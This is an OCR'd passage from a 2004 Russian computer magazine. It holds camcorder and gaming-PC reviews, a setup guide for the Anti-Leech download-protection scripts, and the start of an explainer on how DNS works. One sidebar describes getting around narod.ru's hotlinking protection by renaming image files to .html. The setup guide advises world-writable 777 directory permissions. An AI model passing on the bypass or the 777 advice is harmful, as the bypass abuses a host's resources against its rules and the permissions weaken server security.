щийся ЖК-видоискатель удобен в использовании. 24-кратный (10х у Panasonic NV-GS33) оптический зум, позволяющий снимать на достаточном удалении, и 800х (500х у Panasonic NV-GS33) цифровой реализованы достаточно качественно. Правда, пользоваться им без штатива будет очень затруднительно. Оба камкодера могут быть использованы как web-камеры.

Расположенный на передней панели стереомикрофон обладает функцией звукового приближения. Звук довольно чистый и без помех. Шум лентопротяжного механизма отсутствует.

При съемке можно использовать 12 цифровых эффектов. Помимо этого, есть преднастройки баланса белого: авто, съемка в помещении, съемка вне помещения, установка при помощи ИК-сенсора. Включены и режимы автоэкспозиции: спорт, портрет, низкая освещенность, прожектор, пляж и снег.

Разъемы: DV-выход (IEEE 1394), аналоговый выход, S-video-выход, вход для микрофона, USB 2.0.

В целом, это лучшая камера обзора, огорчает только синий оттенок, который придает объектам встроенная подсветка.

Баллы: Panasonic NV-GS11GC - 4, Panasonic NV-GS33 - 3,5.

CANON MV690 И CANON MV700I

Так как к нам поступили практически ничем не различимые камеры, то и тестировали мы их одновременно. Благодаря асферическим элементам, используемым в фильтре, объекты получаются четкими по всему кадру. При недостаточной освещенности очень заметны шумы изображения. Так как встроенной подсветки нет, возможность снимать в темноте отсутствует. При дневном или искусственном освещении качество картинки очень хорошее. Встроенная функция Night Mode может поднять качество изображения при недостаточном освещении за счет повышения чувствительности матрицы, но видео получается расплывчатым. Оттенки кожи передаются отлично. При солнечной погоде съемки этими камерами показали наилучшие результаты. Помимо всего этого, камеры обладают цветным видоискателем, что нехарактерно для их ценовой ниши. Canon MV690 и Canon MV700i имеют 18-кратный оптический зум и 360х - цифровой.

Управлять камерой вслепую довольно удобно благодаря различным темам звукового сопровождения (на выбор 3 звуковые темы). Стереомикрофон расположен на передней панели и записываемый звук довольно чист, но все же проигрывает Panasonic NV-GS11GC.

Камеры обладают большими возможностями по редактированию и съемке видео, это 9 эффектов: живопись, сепия, однотонный, мозаика, светофильтр, зеркало, шар, куб, волна - и 9 монтажных переходов: автоматический, вытеснение, сальто, угловой, прилив и отлив, пазл, луч, зигзаг, скачок. 8 режимов автоэкспозиции: полностью автоматический, автоматический, спорт, портрет, прожектор, песок и снег, низкая освещенность, ночная съемка. Выдержку затвора также можно регулировать от 1/6 до 1/2000 с.

Разъемы: DV-выход (IEEE 1394), аналоговый A/V-выход.

Оценка: 4 балла.

SONY DCR-HC18E И SONY DCR-HC20E

Эти камкодеры от одного производителя внешне одинаковы. Различия коснулись лишь того, что в модели SONY DCR-HC18E отсутствует возможность записи на кассету через FireWire. Самые легкие и технологически насыщенные устройства в обзоре. Функция цветной съемки в слабоосвещенном помещении реализована довольно хорошо. Встроенный инфракрасный источник позволяет снимать в полной темноте. В сравнении с камерой Samsung VP-D102Di ночная съемка получается ярче, но освещаемая площадь уже. В список функций входят: точечная фокусировка, автоматический/ручной фокус, автоматическая/ручная экспозиция. Причем фокусировку и экспозицию можно настраивать на любой точке снимка, одним касанием экрана в нужном месте. Встроенная шторка является большим преимуществом, нежели съемная крышка. Записанный звук оказался хорошего качества, но при просмотре громкость приходится немного уменьшать.

При съемке можно воспользоваться 6 режимами: стоп-кадр, стробоскоп, наложение стоп-кадра, медленный затвор, траекторный след, классическое кино. Также можно применить 7 фейдеров. Автоэкспозиция на 5 режимов: спорт, портрет, слабое освещение, прожектор, пляж/лыжи, закат/луна. 4 преднастройки баланса белого: Auto, Outdoor, Indoor, Hold.

Разъемы: USB, FireWire, A/V OUT, mic, LANC (для выносного пульта с микрофоном).

Оценка: 5 баллов.

> При съемке можно использовать 12 цифровых эффектов.

SONY DCR-HC18E



Разрешение фотографий: 720x576
Разрешение матрицы: 0,8 Мпикс
Объектив: 10x optical
Вес: 380 гр
Размер: 50x86x112 мм
Разъемы: Композитный выход, S-Video-выход, AV, микрофон, USB разъем, DV-выход (LANC).

SONY DCR-HC20E



Разрешение фотографий: 720x576
Разрешение матрицы: 0,8 Мпикс
Объектив: 10x optical
Вес: 380 гр
Размер: 50x86x112 мм
Разъемы: S-video -выход/вход, композитный вход/выход, аудио вход/выход, DV-вход/выход (i.LINK), USB, микрофон

ВЫВОДЫ

Несомненным победителем теста стала камера SONY DCR-HC20E. Сочетая в себе малые размеры при максимальных возможностях, она взяла «Выбор редакции». Камеры от Panasonic можно посоветовать для любителей компактной и качественной техники. Samsung VP-D102Di - камера для шпионов и желающих получить универсальный девайс с хорошей картинкой. Но Canon MV700i показала наилучшее изображение из всех протестированных и награждается званием «Лучшая покупка». Отсутствие встроенной подсветки несколько расстроило, но наличие универсальной площадки для крепления видеолампы или микрофона позволяет рассчитывать на удачные кадры с вечеринок.

ПОЯВИЛСЯ ОЧЕРЕДНОЙ ИГРОВОЙ МОНСТР

РЕКОМЕНДОВАНО ЖУРНАЛОМ ХАКЕР

■ Никитин Сергей, test_lab (test_lab@gameland.ru)

Стильный черный агрегат и такие же по цвету клавиатура с мышкой Microsoft сразу создают приятное впечатление. Перед нами новый мощный домашний игровой компьютер DEPO Ego. Очень приятный, мягкий дизайн корпуса, в котором ничто не вызывает раздражения или неприязни. Визуально даже не за что зацепиться. Понравилась даже наклейка-реклама на самой видной части: «Работает как часы». Системный блок при осмотре оказался довольно качественной сборки.

Из 5" устройств есть только одно – это пишущий DVD-R/RW, также черного графитового цвета. Он способен не только читать DVD-диски и резать обычные CD-болванки, но и записывать и перезаписывать DVD-носители.

Карт-ридер придется тебе по душе, если ты весьма техногенный малый и пользуешься самыми модными девайсами и гаджетами, для которых требуются карты памяти, например, смартфон, MP3-плеер или цифровой фотоаппарат.

Клавиатура очень удобная - с эргономической подставкой, которая не даст перенапрячься кистям рук за время работы и протирания насквозь компьютерного кресла.

Оптическая мышка позволит забыть про чистку валиков и вид поверхности, на котором она будет использоваться (кроме стекла, разумеется – при. ред.). Хотя на наш взгляд, мышь могла бы быть и покруче, например Logitech серии MX, которая очень хорошо ложится в большую ладонь.

На систему изначально уже была установлена Microsoft Windows XP и все необходимые для нее драйверы от различных устройств, которые поставляются вместе на одном диске.

В основе DEPO Ego лежит очень хорошо зарекомендовавшая себя материнская плата – Asus P4C800, она имеет высокую производительность и большие возможности по разгону процессора. В связке с процессором Intel Pentium 4 3,2 ГГц с технологией Hyper-Threading и 512 Мб оперативной памяти эта системная плата будет себя прекрасно чувствовать и работать. Кстати говоря, память здесь установлена в виде двух модулей по 256 Мб. Двухканальный режим работы ОЗУ, несомненно, является плюсом в сравнении с некоторыми конкурентами.

Огромный жесткий диск на 200 Гб поможет тебе забыть о нехватке свободного места, даже если ты хранишь все просмотренные фильмы на компьютере.

Завершает же весь этот мощный ряд видеокарта на базе ATI Radeon 9800XT. Достаточно производительный видеоускоритель позволит играть в любые самые новые игры (Far Cry, Doom 3, Half life 2) без каких-либо тормозов, и еще останется небольшой задел на будущее.

Вообще, говорить об определенной комплектации не совсем корректно, потому что фирма-сборщик предлагает ее изменение в самых широких диапазонах. В данной же системе не понравилось только одно – это интегрированная в материнскую плату звуковая карта, можно было бы и нормальную от Creative поставить.

Для проверки производительности компьютера использовался стандартный набор бенчмарков – Aquamark, 3DMark 2003, запуск которых производился на настройках по умолчанию.

Кроме того, были опробованы игры Far Cry и Unreal Tournament 2004, они запускались при максимальной детализации и двух разрешениях 1024*768 и 1600*1200. Результаты оказались очень высокими по нынешним временам, можно не сомневаться, что этот черный стильный монстр справится с ролью игрового компьютера. Который, как известно, всегда должен быть самым производительным и иметь в арсенале самое новое железо.



Материнская плата: Asus P4C800
Процессор: Intel Pentium 4 3.2 ГГц (Nortgwood)
Оперативная память: 2*256 Мб
Видеокарта: ATI Radeon 9800XT 256 Мб TV-Out/DVI
CD-ROM: DVD-R/RW
Жесткий диск: 200 Гб
Card Reader: 7 in 1

B!rd Feathery (feathery@e-mail.ru)

АНТИЛИЧ

НЕ ДАЙ СЕБЯ ОБОКРАСТЬ

Привет, дружище! Как поживает твой сайт? Количество хостов уже перевалило за 1000? Читаешь благодарные отзывы посетителей за эксклюзивный стаф? Хостер удивляет гигантскими счетами за трафик? Нет? Как, у тебя вообще нет сайта? А это и не важно! Я расскажу тебе о замечательной штуке, про которую пока еще мало кто знает, но очень скоро почти все с ней столкнутся. Слушай.

ЗАЩИТА ВЕБКОНТЕНТА

ОТ КОГО ЗАЩИЩАЕМСЯ



Каждый день мы с тобой гуляем по инету в поисках свежего софта, музыки, фильмов (правда, качаешь фильмы, буржуй?) и остальных полезных вещей. И ведь эти гигабайты где-то должны храниться. Кто-то (понятно кто - владелец сайта чаще всего) вынужден оплачивать хостинг. На помощь в таких случаях приходит реклама, которая, как известно, является двигателем рыночных отношений. Захотел юзер скачать веселых картинок с твоего сервера - пусть почитает рекламу спонсора. Захотел варез... т.е. бесплатным софтом полакомиться - пусть полюбуется красивыми попами. И все бы было хорошо, но хитрож... умные юзеры придумали всякие ухищрения вроде баннерорезок, попорубок, рекламозакрывалок и прочих фильтров. Да и сам ты, наверное, понаставил плагинов и файрволов, которые баннеры по размеру отсекают, да всплывающие окна блокируют, ага? Вот и остальные тоже. Картинку или файлик с твоего сервера сольют, а на баннеры болт положат. А вот твои же коллеги-сайтостроители дадут прямой линк на твое добро со своего сайта, словно на свою собственность, или картинку с твоего сервера в свой HTML-код вставят. Им будет почет и уважение, а тебе достанутся сплошные расходы и никакой благодарности.

Сайтовладельцы боролись с этим по мере своих возможностей. Не особо успешно, надо сказать. Все изменилось с появлением технологии anti-leech от компании WakeNet AB. Слово «leech», кроме своего прямого значения («пиявка»), переводится как «кровопийца». В нашем случае кровопийцами являются те, кто использует твои ресурсы в своих целях. Воры, проще говоря. Сайт www.anti-leech.com предлагает различные услуги в области защиты данных на веб-серверах: защита html-кода и скриптов, мыла от спам-ботов и не только. Я остановлю свой взгляд на самом интересном.

ВОРЫ ИДУТ ЛЕСОМ

Система защиты состоит из двух частей, работающих в паре. Первая - серверная часть - комплекс скриптов на твоем сайте. Вторая - клиентская - плагин к браузеру на стороне пользователя.

Серверная сторона решает две задачи. Во-первых, осуществляет управление твоими даунлоадами, то есть всем тем, что ты предлагаешь скачать со своего сайта. Антилич предлагает пакадж (package) - логически связанный набор файлов. Например, несколько песен, составляющих музыкальный альбом, или программу вместе с набором дополнительных модулей к ней.

Действия, которые можно осуществлять с пакаджами:


- создание, изменение и удаление;
- импортирование;
- шифрование;
- управление скачиванием файлов, входящих в состав пакаджа, а также проверка места, откуда была инициирована закачка файлов (поле «HTTP-Referer» в запросе браузера).

Вторая задача - сбор и анализ статистики скачивания.

КАК ОНО РАБОТАЕТ

Клиент не видит реального расположения файлов, скачиваемых с твоего сайта. Он обращается по адресу http://<сервер>/<путь-до-public-каталога>/download.pl?package =<название-пака>. Сначала скрипт download.pl проверяет значение поля «HTTP-Referer» в запросе браузера, и, если оно не входит в список допустимых для твоего пака, процесс прерывается с сообщением «Access Denied». Затем download.pl посылает браузеру код страницы, в который включена ссылка на плагин http://plugin.anti-leech.com/alplugin.js. Этот код страницы называется шаблоном (template), ты можешь изменять его на свое усмотрение, нагружая баннерами или подгоняя под дизайн своего сайта. Но можешь оставить и дефолтную версию шаблона. Браузер скачивает пак с сервера (паки лежат в http://<сервер>/<путь-до-public-каталога>/packages) и выполняет плагин, который берет пак, расшифровывает его содержимое, проверяет его валидность и целостность, после чего показывает клиенту список файлов для скачивания. После этого клиент может начать загрузку.

Кстати, плагин глючит с русским языком, поэтому я в примере все сделал на английском, чтобы впечатление не портить.


Вот как все выглядит со стороны клиента

СТАВИМ ПРОТИВОУГОННУЮ СИСТЕМУ

Есть два варианта дистрибутива: под Windows и для UNIX-машин. Чтобы сэкономить время, я опишу процесс установки под Windows-систему ввиду ее чуть большей простоты. Для корректной работы системы необходимо, чтобы на сервере был установлен Perl (для Windows - Active Perl 5.6.x и выше, для UNIX - Perl 5.5.x и старше). Начнем с того, что создадим на сервере три директории: alinstall, public и private (под UNIX сразу поставь этим дирам права 777). Первые две должны находиться в пределах DocumentRoot твоего сервера, а директория private - вне DocumentRoot. Ко всем трем веб-сервер должен иметь доступ. Скачаем архив alinstall.zip (alinstall.tar.gz для UNIX-версии) и зальем его содержимое в директорию alinstall (она нам понадобится только в процессе установки). Теперь надо позаботиться о том, чтобы веб-сервер имел возможность запускать Perl-скрипты не только из CGI-BIN, но и из alinstall и public. Если это не разрешено по умолчанию (скорее всего, так и будет), создадим в них файл .htaccess, содержащий строку «Options +ExecCGI».

Предварительная подготовка окончена. Открывай браузер и пиши: http://mycoolsite.ru/alinstall/install.pl. Должен запуститься скрипт конфигурирования системы. Если вдруг этого не произошло или выскочила ошибка, проверь в настройках сервера, есть ли у него возможность исполнять скрипты НЕ из CGI-BIN, а также (если ты под никсами) проверь права исполняемых файлов. Но, допустим, все прошло удачно.

Смотрим, что у нас есть:


- System type (Windows, UNIX) - понятно, что это система, под которой работает сервер. Она должна определиться правильно.
- Public directory - каталог public, в который будет установлена система anti-leech. Он должен быть виден из интернета по адресу Url/Path_to_Public_directory.
- Private directory - содержит дополнительные скрипты и библиотеки, которые нужны системе. В нем же хранятся пакаджи, созданные тобой.

Жмем на кнопку и попадаем на страничку проверки конфигурации сервера и наличия всех необходимых библиотек. Идем по ссылке http://mycoolsite.ru/alinstall/check_perl.pl.

Скорее всего, скрипт скажет, что у тебя не хватает модуля XML::DOM. У меня именно так и произошло. Ничего страшного. Сливаем lbwin.zip (если под никсами не хватает библиотек, то качаем equired-unix.tar.gz и

ОБМАНИ НАРОД

Narod.ru решил не отставать от других и тоже сделал защиту от вставки картинок со своих серверов в чужой HTML-код, чтобы их сервер нельзя было использовать как бесплатное хранилище картинок. Если ты попробуешь на своем сайте вставить что-то вроде <img src=http://muahaha.narod.ru/picture.jpg>, то картинки видно не будет. Способ обхода такого ограничения крайне прост. Надо лишь переименовать на народовском сервере picture.jpg в picture.html и исправить ссылку на страничке. Картинка откроется без проблем.


Установка завершилась успешно

required-ppm.zip). Распаковываем и переписываем содержимое директории Lib архива в каталог /home/mycoolsite.ru/www\..\private\lib на сервере. Обновляем страничку в браузере. Когда все модули установлены (их всего 8), переходим ко второму шагу - установке администраторского пароля. http://mycoolsite.ru/alinstall/new_account.pl. Аккаунт админа создан. Наконец, можно взглянуть, какие же услуги предоставляет только что установленная система: http://mycoolsite.ru/public.

РАБОТАЕМ С СИСТЕМОЙ

После авторизации ты попадаешь в главное меню администрирования системы. Давай создадим пакадж mypack. Для этого нажимаем «New» и вводим название для нового паката. После этого попадаем в панель редактирования.

Title - название пака. Оно будет появляться в заголовке окошка с плагином, когда пользователь будет скачивать твой стаф.

Referer - адрес страницы, на которой ты разместишь линк на свое добро. Допустим, ты разрешил своему другу поместить ссылку на твои файлы с его сервера www.vasya.ru. Если ты пропишешь в этом поле строку http://vasya.ru/download, то любая страница, расположенная в пределах этого пути (http://vasya.ru/download/cool/ или http://vasya.ru/download/supastuff/reallycool), будет считаться допустимой и скрипт разрешит загрузку.

Add new referer - имеет точно такой же смысл и позволяет добавить несколько допустимых URL'ов. Чтобы удалить URL, отметь его галкой справа.

Lifetime - время жизни пака. Когда оно истечет, юзер увидит надпись «Package file is corrupted». Это значит, что придется обновить страницу для того, чтобы плагин получил новую версию пака. Время жизни устанавливается в днях, часах, минутах. Например, «3d» значит 3 дня, а «1m» - одну минуту. Если поле оставить пустым, время жизни будет неограниченным.

Rescramble period - период, после которого пак будет заново собран (читай зашифрован). Формат поля такой же, как и в Lifetime, и его также можно оставить пустым. Авторы Антилича рекомендуют устанавливать значение чуть меньше, чем время жизни.

Report download to - адрес скрипта, собирающего статистику по закачкам. По умолчанию это http://mycoolsite.ru/public/stats/stats.pl. Если не заполнять - статистика собираться не будет.

Download template - шаблон странички, выдаваемой скриптом download.pl. Я про него уже сказал чуть раньше. Для каждого пака можно установить свой шаблон. Единственное условие - он должен содержать в себе ссылки на плагин и, собственно, сам пак. Как создавать свои шаблоны, подробно описано в хелпе, включенном в систему.

Download source base - префикс, который будет автоматически добавлен к имени каждого файла, входящего в пак. Это удобно, если пак включает несколько файлов, лежащих в одной папке. Например, если в каталоге http://wheremystuffis/music/ лежат file1.mp3, file2.mp3 и file3.mp3, то префиксом может служить путь до каталога. Сами файлы не должны находиться на одном сервере с Антиличем. Если нарушить это условие, плагин выдаст ошибку «Host not found».

> Можно создавать паки вручную, без использования скрипта.

Дальше расположены поля информации о самих файлах.

Title - название, которое будет появляться в клиентском плагине слева.

Href - имя оригинального файла. К этому имени слева будет приписан Download source base.

Rename - такое имя получит файл, когда будет загружен на клиентскую машину.

Кроме описанного, есть еще способ для особо продвинутых. Можно создавать паки вручную, без использования скрипта. Для этого тебе нужно в обычном текстовом редакторе создать файл в формате XML (синтаксис описан в хелпе), поместить его в папку private/import (можно вместе с соответствующим ему шаблоном) и выполнить команду «Import».

Пак, созданный тобой, будет доступен для скачивания по адресу http://mycoolsite.ru/public/download.pl?package=mypack.

Ты можешь редактировать уже созданные или импортированные паки. Процесс крайне прост: выбираешь пак из списка и жмешь на кнопку. Диалог редактирования такой же, как и диалог создания пака. Можно добавлять и удалять файлы, а также менять список разрешенных рефереров (HTTP-Referer).

Удаление пака, изменение пароля администратора и доступ к статистике, думаю, не требуют пояснений. Кроме этого, есть функция бэкапа и восстановления паков вместе с шаблонами, которые им соответствуют. Для того чтобы создать резервную копию, достаточно слить с сервера всю директорию private/packages. Процесс восстановления заключается в копировании паков в каталог private/import с последующим выполнением команды «Import». Вот, пожалуй, и все, что касается особенностей работы с системой.

НЕСКОЛЬКО СЛОВ О БЕЗОПАСНОСТИ

Не стоит ожидать чуда от Антилича. Ты наверняка обратил внимание, что после выполнения всех операций с шифрованием-расшифрованием паков браузер все равно обращается к серверу, где физически расположены защищаемые файлы. Что это значит? Правильно! Даже простенький снифер поможет какому-нибудь сильно умному кренделю узнать реальное расположение файлов и, в итоге, свести на нет все твои старания. Авторы, в общем-то, и не скрывают такой возможности. Более того, они играют на этом, предлагая скачать и установить свой собственный менеджер закачек NetPumper, умеющий выдергивать реальные адреса файлов. Тем не менее, от банального копи-паста ссылки на файл эта технология спасает. И довольно неплохо. Так что польза, безусловно, есть. Качать теперь будут только те, кто действительно очень этого хочет. Твоим посетителям придется перенастраивать файрвол, если тот блокирует HTTP-Referer (довольно распространенная ситуация), внимательно следить за тем, чтобы в браузере корректно исполнялись Java-апплеты, и... да много за чем еще придется следить. У меня, к примеру, не сразу получилось скачать файл с помощью собственноручно настроенного Антилича. Браузер - Опера последней версии, Java включена, referer передавался, но плагин даже грузиться не хотел. Помог только форум на anti-leech.com. Оказалось, что для корректной работы плагина необходимо, чтобы Опера идентифицировалась именно как Опера, а не как IE (а в последних версиях этого браузера по умолчанию ставится IE). После настройки Оперы (Tools - Preferences - Network - Browser Identification) получилось. Посетитель - человек ленивый, что-то там настраивать он будет только в крайнем случае, поэтому тебе придется выбирать между посещаемостью сайта и экономией трафика.

ТХЕ ЕНД

Если ты всерьез озабочен проблемой воровства, то файлы, предназначенные для скачивания, пользователь вообще не должен качать напрямую (а в Антиличе все именно к этому и сводится). Содержимое файла должен выдавать специальный скрипт, который и будет проверять рефереры и другие условия. Либо же - думаю, это более грамотный способ - условия должны проверяться на уровне веб-сервера с использованием стандартных методов аутентификации. Но это уже совсем другая история. А на сегодняшний день, как показывает практика, система, описанная мною, вполне справляется со своими задачами, так что рекомендую использовать именно ее. Удачи тебе, толстых каналов и дешевого трафика!

> Кроме этого, есть функция бэкапа и восстановления паков вместе с шаблонами, которые им соответствуют.





Для того чтобы добавить пак вместе с шаблоном для него, достаточно поместить в каталог private/import файл самого пака (с расширением ALP) и файл шаблона, имеющий такое же имя и расширение *.html.



Если устанавливаешь систему под UNIX, то не забудь прописать скриптам права 755: chmod 755 alinstall/*.pl



Не забудь стереть установочный каталог alinstall. Это общая рекомендация. Если ставишь какие-либо скрипты, будь то форумы, гостевые, галереи и прочее, сразу после установки сотри установочные файлы. Они являются лакомым кусочком для взломщика.



МИНЗДРАВ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

ХАКЕР/№09(69)/2004

B!rd Feathery (feathery@e-mail.ru)



DNS: КОПАЕМ ГЛУБОКО

Привет, дружище! Я уверен, что ты, как и любой продвинутый перец, каждый день заходишь на сайт 62.213.71.217. Как это не заходишь? Ну да, точно, тебе же не нужно вместо красивого адреса www.xakep.ru запоминать эти дурацкие циферки. Ну что же, поздравляю! Ты продвинутый, потому что, сам того не подозревая, пользуешься замечательной штукой - DNS. Именно она автоматически превращает текстовую строчку, которую ты набираешь в браузере, в IP-адрес, по которому и обращается твой компьютер, чтобы ты мог вечерком посмотреть на голых тет... т.е. без труда почитать свежие новости. Я расскажу тебе сегодня о службе DNS.

ПРАВДА О ДОМЕННЫХ ИМЕНАХ

ТЫ ПОМНИШЬ, КАК ВСЕ НАЧИНАЛОСЬ?

Давным-давно, во времена сети ARPANET имена компьютеров хранились в одном текстовом файле, который лежал на одной машине, обновлялся вручную, а затем рассылался на все компьютеры в сети.

Но сеть увеличивалась, файл распухал, и совсем скоро стало ясно, что содержать и пересылать такой гигантский объем информации очень неудобно. Да и медленно все это. И вот в первой половине 80-х годов четверо прыщавых очкар... т.е. умных аспирантов университета Беркли занялись реализацией распределенной системы, которая смогла бы поддерживать и динамически обновлять информацию об именах компьютеров в сети. Итогом этой работы стал пакет программ BIND (Berkley Internet Name Domain), реализованный для UINX-систем. Кстати, именно от названия этой программы пошло сленговое слово «забиндить». Теоретическая основа для создания этой системы была продумана чуть раньше и отражена в RFC882 и RFC883. А спустя 4 года появились еще два документа: RFC1034 и RFC1035. Они до сих пор остаются базовыми описаниями DNS.

А НА ФИГ ОНО НАДО?

Итак, что же определяет система DNS? А вот что:

- иерархически организованное пространство имен компьютеров, то есть то, как устроены и как соотносятся друг с другом имена машин;
- таблицу имен компьютеров в виде распределенной базы данных;
- библиотеку функций, осуществляющих запросы к базе;
- средства маршрутизации электронной почты;
- протокол обмена информацией между серверами DNS;

Хосту, подключенному к интернету, система DNS нужна для полноценного участия в работе Сети. У тебя не найдется винта на пару терабайт, чтобы хранить имена всех компов в инете? А гигабитный канал, чтобы иногда эту инфу обновлять? Жаль. Тогда тебе придется юзать DNS. Как и всем, собственно :).

Любая организация, имеющая свой сервер, так или иначе должна хранить свой кусочек информации об именах машин. Все вместе они составляют всемирную базу DNS. Эта информация хранится как минимум в двух текстовых файлах. Файлы состоят из строчек (записей). Каждая запись имеет свой тип и состоит из нескольких полей.

К примеру, строки img IN A 213.180.194.65 и IN MX 67 mx1.yandex.ru в файле зоны прямого преобразования и строка 65 IN PTR img.yandex.ru в файле зоны обратного преобразования говорят о том, что между именем img.yandex.ru и адресом 213.180.194.65 установлено соответствие.

DNS - это так называемая клиент-серверная система. Это значит, что часть компьютеров являются серверами и хранят у себя в памяти информацию об именах компов, а также предоставляют ее по запросу остальным машинам (клиентам). Клиентами могут являться как хосты из внутренней сети, так и внешние компьютеры, не входящие в структуру домена, который обслуживается сервером. Давай поговорим об этом подробнее.

Все пространство имен DNS имеет древовидную структуру и называется деревом доменов. Корнем дерева является точка. Из корня «вырастают» домены первого уровня (RU, COM, NET, INFO и т.д.). У них, в свою очередь, есть свои «дети»: yandex.ru, icq.com, php.net и т.д. Одна половина дерева доменов содержит сведения для преобразования

имен в IP-адреса, а другая, наоборот, - IP-адресов в имена хостов. В первом случае говорят о прямом преобразовании, а во втором - об обратном. Соответствующие названия носят и файлы: файл зоны прямого и обратного преобразования.

По идее, чтобы указать, что доменное имя является абсолютным, а не связанным с некоторым доменом, отличным от корневого, в конце имени нужно ставить точку. Если твоя машина имеет имя «servak» в домене domain.ru и существует хост ya.ru.domain.ru (вот такое длинное имя - домен четвертого уровня), то запрос с твоей машины по адресу ya.ru приведет вовсе не на сервер Яндекса, а на хост «ya.ru.domain.ru». Чтобы попасть на настоящий сервер Яндекса, нужно писать «ya.ru.» (с точкой в конце). Но такая ситуация с конфликтами доменных имен крайне маловероятна, в особенности для обычного пользователя. Поэтому на точку почти всегда забивают.


Один компьютер может иметь несколько имен. К примеру, имена server.com и www.server.com имеет одна и та же машина. Вообще, называть хосты в соответствии с теми функциями, которые они выполняют, - очень распространенная практика: www.server.com, ftp.server.com, mail.server.com. Кроме того, бывает так, что одно и то же имя соответствует (резолвится) разным адресам. К примеру, имя mx1.yandex.ru имеют несколько разных серверов. Это сделано для того, чтобы распределить нагрузку между всеми компьютерами и избежать обвала сервера под шквалом обращений к нему.

ДЕВУШКИ БЫВАЮТ РАЗНЫЕ

Сейчас я расскажу о том, какие бывают DNS-серверы и какие функции они могут выполнять. Серверы различаются по источнику данных (авторитетный, кэширующий, главный, подчиненный), пути прохождения запроса (переадресующий), типу выдаваемого ответа (рекурсивный, нерекурсивный) и нескольким другим параметрам.

В каждой зоне (зоной называется домен без своего поддомена) обязательно должны присутствовать как минимум два сервера.

Эти серверы называются авторитетными. Администратор домена заносит в них информацию об именах машин внутри зоны (грубо говоря, о всех компьютерах с адресами бла-бла-бла.имя.ком), и эта информация признается официальной и единственно правильной. Отсюда и название - авторитетный. Один из серверов получает статус главного. Именно его база корректируется, когда админу надо добавить или изменить какие-нибудь хосты внутри домена. Второй сервер обязательно подчиненный. Он хранит точную копию базы с первого сервера и нужен для повышения надежности. Если главный сервер почему-то недоступен, обращения идут к подчиненному. Админу нет необходимости вручную корректировать базу подчиненного сервера. База сама периодически обновляется с главного сервера посредством протоколов DNS. Такая операция называется зонной пересылкой.



В информации о делегированном домене обязательно присутствуют два DNS-сервера

DNS-серверы должны уметь выдерживать огромные нагрузки. Например, на серверы доменов первого уровня (типа RU) приходят десятки тысяч запросов в секунду. А на корневые (эти 13 серверов - популярнейшая мишень хакерских атак) - и того больше.

Чтобы им свободнее дышалось, были придуманы кэширующие сервера. Их функция такая же, как у кэш-памяти в компе. Кэширующий сервер загружает адреса серверов корневого домена из файла, а все остальные данные получает сам, накапливая ответы на выдаваемые им запросы. Когда такой сервер получает запрос, он сначала смотрит, нет ли у него в буфере ответа. Если есть, то он выдает этот ответ, если же нет - обращается к корневым серверам, чтобы получить информацию у них.

У каждого домена в его зонных данных обычно присутствует информация о DNS-серверах для каждого его поддомена. Такая структура позволяет DNS-клиентам опускаться по цепочке серверов от самого крупного к самому мелкому в поисках какого-либо узла. Посмотри, как можно было бы искать домен mail.yandex.ru. Сначала мы могли бы опросить корневой сервер, он переслал бы нас к одному из серверов домена RU. Тот, в свою очередь, отправил бы нас к серверам домена yandex.ru (ns1.yandex.ru, ns2.yandex.ru, ns3.yandex.ru), которые и дали бы нам адрес mail.yandex.ru (213.180.194.65).

Серверы бывают рекурсивными и нерекурсивными. Если нерекурсивный сервер располагает информацией о запрашиваемом имени, он дает соответствующий ответ. В противном случае такой сервер вернет клиенту отсылку на авторитетные серверы, которые знают (или должны знать) ответ. Клиент в этом случае должен уметь распознать ссылку на другой сервер и послать свой запрос ему. Такие пересылки могут происходить до тех пор, пока мы не найдем, наконец, нужный сервер. Рекурсивный сервер освобождает нас от обязанности скакать по серверам в поисках удовлетворяющего ответа. Он сообщает только реальные ответы либо говорит, что хост не может быть найден. Он сам найдет подходящий сервер, возьмет ответ у него и отошлет нам. Но за такие удобства приходится платить. Во-первых, процедура обработки запроса становится дольше, а во-вторых, в локальном кэше сервера накапливается туева хуча ответов промежуточных серверов.

КАК ЭТО ВСЕ РАБОТАЕТ

Все серверы, как минимум, должны знать адреса и имена корневых серверов, которые, в свою очередь, знают о доменах первого уровня RU, COM, NET, ORG и других. Сервер домена RU знает о существовании домена xakep.ru, сервер домена COM знает о домене livejournal.com. Каждая зона может делегировать (то есть передавать) полномочия по управлению своими поддоменами другим серверам.

Приведу реальный пример. Нам необходимо узнать адрес сервера img.yandex.ru (у Яндекса действительно есть отдельный сервер, оптимизированный для хранения картинок). Предположим, что в кэше нашего DNS-сервера никаких данных об img.yandex.ru нет. Наш локальный DNS-сервер обращается к корневому серверу. Корневой сервер отправляет нас к серверу зоны RU, в которой находится запрашиваемый адрес. Сервер зоны RU определяет по своей базе, что домен yandex.ru является делегированным и вся информация по его субдоменам хранится в DNS Яндекса (ns1.yandex.ru и другие), а не у него самого (как было бы в случае отсутствия делегирования), и отправляет нас к соответствующим серверам. И только после этого ns1.yandex.ru дает ответ, что адресом img.yandex.ru является 213.180.193.30.

Я уже говорил тебе про кэширование запросов. Сначала кэшировались только поло-

DNS-серверы должны уметь выдерживать огромные нагрузки.

DNS

